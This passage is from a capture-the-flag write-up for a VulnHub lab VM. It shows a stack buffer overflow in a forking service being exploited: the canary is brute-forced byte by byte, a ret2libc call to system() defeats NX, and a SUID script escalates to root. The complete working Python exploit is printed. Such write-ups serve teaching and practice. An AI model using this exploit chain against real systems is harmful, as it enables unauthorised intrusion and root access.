- no matter what, after the string was entered, it replied with another message and disconnected you.

```
[+] hello, my name is sploitable
[+] would you like to play a game?
> aaaaa
[+] yeah, I don't think so
[+] bye!
```

It was probably a good idea to give it a closer look in a disassembler, I opened it up in IDA and checked out for faulty functions or instructions.



```
; Attributes: bp-based frame

public get_reply
get_reply proc near

fd= dword ptr -30h
n= dword ptr -2Ch
src= dword ptr -28h
dest= byte ptr -22h
var_4= dword ptr -4
arg_0= dword ptr  8
arg_4= dword ptr  0Ch
arg_8= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 3Ch
mov     eax, [ebp+arg_0]
mov     [ebp+src], eax
mov     eax, [ebp+arg_4]
mov     [ebp+n], eax
mov     eax, [ebp+arg_8]
mov     [ebp+fd], eax
mov     eax, large gs:14h
mov     [ebp+var_4], eax
xor     eax, eax
mov     eax, [ebp+n]
mov     [esp+8], eax    ; n
mov     eax, [ebp+src]
mov     [esp+4], eax    ; src
lea     eax, [ebp+dest]
mov     [esp], eax      ; dest
call    _memcpy
mov     dword ptr [esp+8], 1Bh ; n
mov     dword ptr [esp+4], offset aYeahIDonTThink ; "[+] yeah, I don't think so\n"
mov     eax, [ebp+fd]
mov     [esp], eax      ; fd
call    _write
mov     eax, [ebp+var_4]
xor     eax, large gs:14h
jz      short locret_80487DC
```

Illustration 7: wopr get_reply() faulty function on memcpy()

By browsing the disassembled binary it was possible to discovered that in the function *get_reply()* the program was not checking the user supplied input length before copying it into a buffer by calling *memcpy()*, and that would probably lead to an exploitable buffer overflow.

I decided to quickly check this out, and what I discovered was really unpleasent; infact, even if with a buffer of 42 bytes it was possible to overwrite EIP, the binary was detecting that I was smashing the stack, which meant that probably at compile time, stack cookies were enabled to prevent stack buffer overflow exploitation.

```
python -c 'import sys; sys.stdout.write("A"*34 + "B"*4+"C"*4)' | nc localhost 3333[4]
```

A quick check using GDB confirmed that both Stack canary protection as well as non executable stack were in place, making the process of exploitation way more troublesome.

4 I decided to use sys.stdout.write() instead of print in python because this way i could get rid of the annoying \r\n

```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

With all this in place, I felt lucky when, by checking, I discovered that address space layout randomization (ASLR) wasn't enabled on the victim machine.

At first I felt really in trouble, because if NX can be bypasswd fairly easly (if ASLR isn't in place), a stack canary can be a real beast; by quickly checking in the debugger it was possible to notice that bytes from 30 to 34 were where the canary resided, so, appeearently it wasn't possible to control the execution flow without triggering an execution abort.




Illustration 8: Stack Canary moved to eax and checked with gs:0x14

Fork() to the rescue

An interesting thing tho, was that even if I was triggering the execution abort by overwriting the stack canary, the main process wasn't crashing, and this most likely meant that the crash was happening in a child process; looking at the disassembled binary with more attention, revealed that in fact the application was calling a *fork()* upon client connection, effectively bringing the execution of the faulty instructions into a child process.




Illustration 9: fork() invoked upon client connection

Knowing this, dealing with the stack canary was a whole different story: I remembered that the stack canary is created and randomized only once, during the spawn of the main process, and that it's inherited without any modification by all its children.

So, in this particular scenario, it was effectivelly possible to perform a brute force attack against the stack canary byte by byte making the process of guessting the value of the cookie not only possible, but also fairly quick.

After some trial and error, I noticed that when the child process was exiting normally, it was giving a farewell with the message

```
[+] bye!
```

which wasn't returned if the process crashed or aborted; with the complicity of such a friendly output it was possible to write a skeleton exploit code meant to bruteforce the canary, with the idea that, if the above message was returned, the byte I sent in the buffer matched the one in the cookie, while it was wrong if bye! wasn't returned.

```
#!/usr/bin/python

import socket
import time
import sys
import struct

hostname = "localhost"
port = 3333

junk = "A"*30
canary = ""

print ("[+] Bruteforcing canary...")

for byte in xrange(4):
      for canary_byte in xrange(256):
            hex_byte = chr(canary_byte)

            s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(10)
            s.connect((hostname, port))

            s.recv(1024)
            s.recv(1024)
            s.recv(1024)

            s.send(junk + canary + hex_byte)

            s.recv(1024)

            response = s.recv(1024)
            s.close()

            time.sleep(0.1)


            if "bye!" in response:
                  canary += hex_byte
                  print("[+] Found canary byte: " + hex(canary_byte))
                  break

print("[+] Canary found: " + canary.encode("hex"))
```

Running the brute forcing script locally revealed that it could effectivelly identify the stack canary value.

```
gdb-peda$ x/16wx $esp
0xbffff24c: 0x00000008  0x08048c14  0x0000001b  0x00000008
0xbffff25c: 0x00000000  0xbffff2e4  0xb7fc0ff4  0x00000000
0xbffff26c: 0x00000000  0xbffff4e8  0xb7ff59c0  0xbffff4e8
0xbffff27c: 0x00000200  0xbffff2e4  0xcf22c100  0xbffff4e8

# ./exploit2.py
[+] Bruteforcing canary...
[+] Found canary byte: 0x0
[+] Found canary byte: 0xc1
[+] Found canary byte: 0x22
[+] Found canary byte: 0xcf
[+] Canary found: 00c122cf
```

Bypassing NX

Now that I could ovewrite the EIP without the stack cookie being troublesome, I needed to bypass the fact that the stack was non executable, meaning that I couldn't simply place a shellcode on the stack and pretend it to drop me a shell, but I could only replace the saved EIP value with a valid address in the code area.

I decided to take the easy path, and thought that in this specific scenario, returning into libc and calling *system()*, whould have been the best bet; also the binary provided me with a nice static address pointing to a string that perfectly suited as argument to the said function.




Illustration 10: /tmp/log address in wopr binary

In fact I think that the string */tmp/log* was placed in there just for this purpose :).

Since libc6 was dynamically linked I struggled a bit because I needed to find a way to get the right offset of *system()* on the vulnerable VM, which obviously was different from the one on my attacking machine, considering that the library version was different.

And that's how I learned another important thing: never trust *ldd* and have faith in GDB, GDB is way more reliable when looking for pointers to functions then running *ldd* and calculating the offset manually, and not because the calculation is wrong, but because the base address *ldd* shows is generally wrong.

Again the authors of this challenge were so kind to make sure they provided GDB installed: I already had a shell on the machine, so it was possible to run GDB and check for the offsets there, to adjust the exploit accordingly.

```
(gdb) info sharedlibrary
From        To          Syms Read   Shared Object Library
0x00110830  0x001283ff  Yes (*)     /lib/ld-linux.so.2
0x00147b00  0x00271b24  Yes (*)     /lib/libc.so.6
(*): Shared library is missing debugging information.
(gdb) p *system
$1 = {<text variable, no debug info>} 0x16c210 <system>
```

So, the final buffer layout was the followin:

```
A*30 + <canary value> + B*4 + <pointer to system() + <ret address> + </tmp/log>
```

and I also didn't have to worry about null bytes, since *memcpy()* was used instead of *strcpy()*.

Wrapping all togeder

Finally I had everything was needed to put togeder a working exploit.

For root privilege escalation I decided to adopt the same method used when exploiting *sysadmin-tool*: I took the same launcher, and created a simple bash script that upon execution would make my launcher owned by root and with a SUID bit set, I then named that bash script */tmp/log* so that *wopr* would call it when exploited.

```
#!/bin/bash

chown root:root /tmp/launcher
chmod 777 /tmp/launcher
chmod +s /tmp/launcher
```

I ran the exploit against the service running on the virtual machine

```
bash-4.1$ ./exploit.py
[+] Bruteforcing canary...
[+] Found canary byte: 0x91
[+] Found canary byte: 0xd7
[+] Found canary byte: 0xec
[+] Found canary byte: 0x62
[+] Canary found: 91d7ec62
[+] Sending Payload
```

and…

```
bash-4.1$ ls -l
…
-rwxrwxr-x. 1 avida avida 1273 Sep 14 09:34 exploit.py
-rwsrwsrwx. 1 root  root  4864 Sep 14 07:06 launcher
-rw-rw-r--. 1 avida avida  102 Sep 10 20:22 launcher.c
…
bash-4.1$ ./launcher

bash-4.1# id
uid=0(root) gid=0(root) groups=0(root),500(avida)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Oh, I almost forgot... here is the exploit code:

```
#!/usr/bin/python

import socket
import time
import sys
import struct

hostname = "localhost"
port = 3333

junk = "A"*30
canary = ""

print ("[+] Bruteforcing canary...")

for byte in xrange(4):
      for canary_byte in xrange(256):
            hex_byte = chr(canary_byte)

            s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(10)
            s.connect((hostname, port))

            s.recv(1024)
            s.recv(1024)
            s.recv(1024)

            s.send(junk + canary + hex_byte)

            s.recv(1024)

            response = s.recv(1024)
            s.close()

            time.sleep(0.1)

            if "bye!" in response:
                  canary += hex_byte
                  print("[+] Found canary byte: " + hex(canary_byte))
                  break

print("[+] Canary found: " + canary.encode("hex"))

rop = struct.pack('<L', 0x0016c210) # pointer to system()
rop += struct.pack('<L', 0x0015f070) # pointer to exit()
rop += struct.pack('<L', 0x08048c60) # pointer to /bin/log

payload = junk + canary + "B"*4 + rop

print ("[+] Sending Payload")

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(10)
s.connect((hostname, port))

s.recv(1024)
s.recv(1024)
s.recv(1024)

s.send(payload)

s.recv(1024)
s.recv(1024)

s.close()
```

Final thoughts

Well, what to say? Second competition for me on VulnHub, and it was a lot of fun.

This challenge was probably the deserved payback for having spread a fairly good amount of frustration and sufference with The OwlNest, my very own creation :) (aaahh the karma)

So to Superkojiman: yes, now we are fair, but expect me, as i'll be back with a sequel to the owlnest :p

to Sagi-: that ping shell thingy was damn awesome, reading commands output through wireshark felt amazing.

and to both Sagi- and Superkojiman: Thanks very much for this VM, the competition, the frustration and the fun, In its way it was a learning experience and i really enjoyed it, somehow I know how much effort it takes to think, prepare, and put togeder all the challenges so that they work accordingly to the plan, so again: thanks very much! I'm looking forward for a sequel!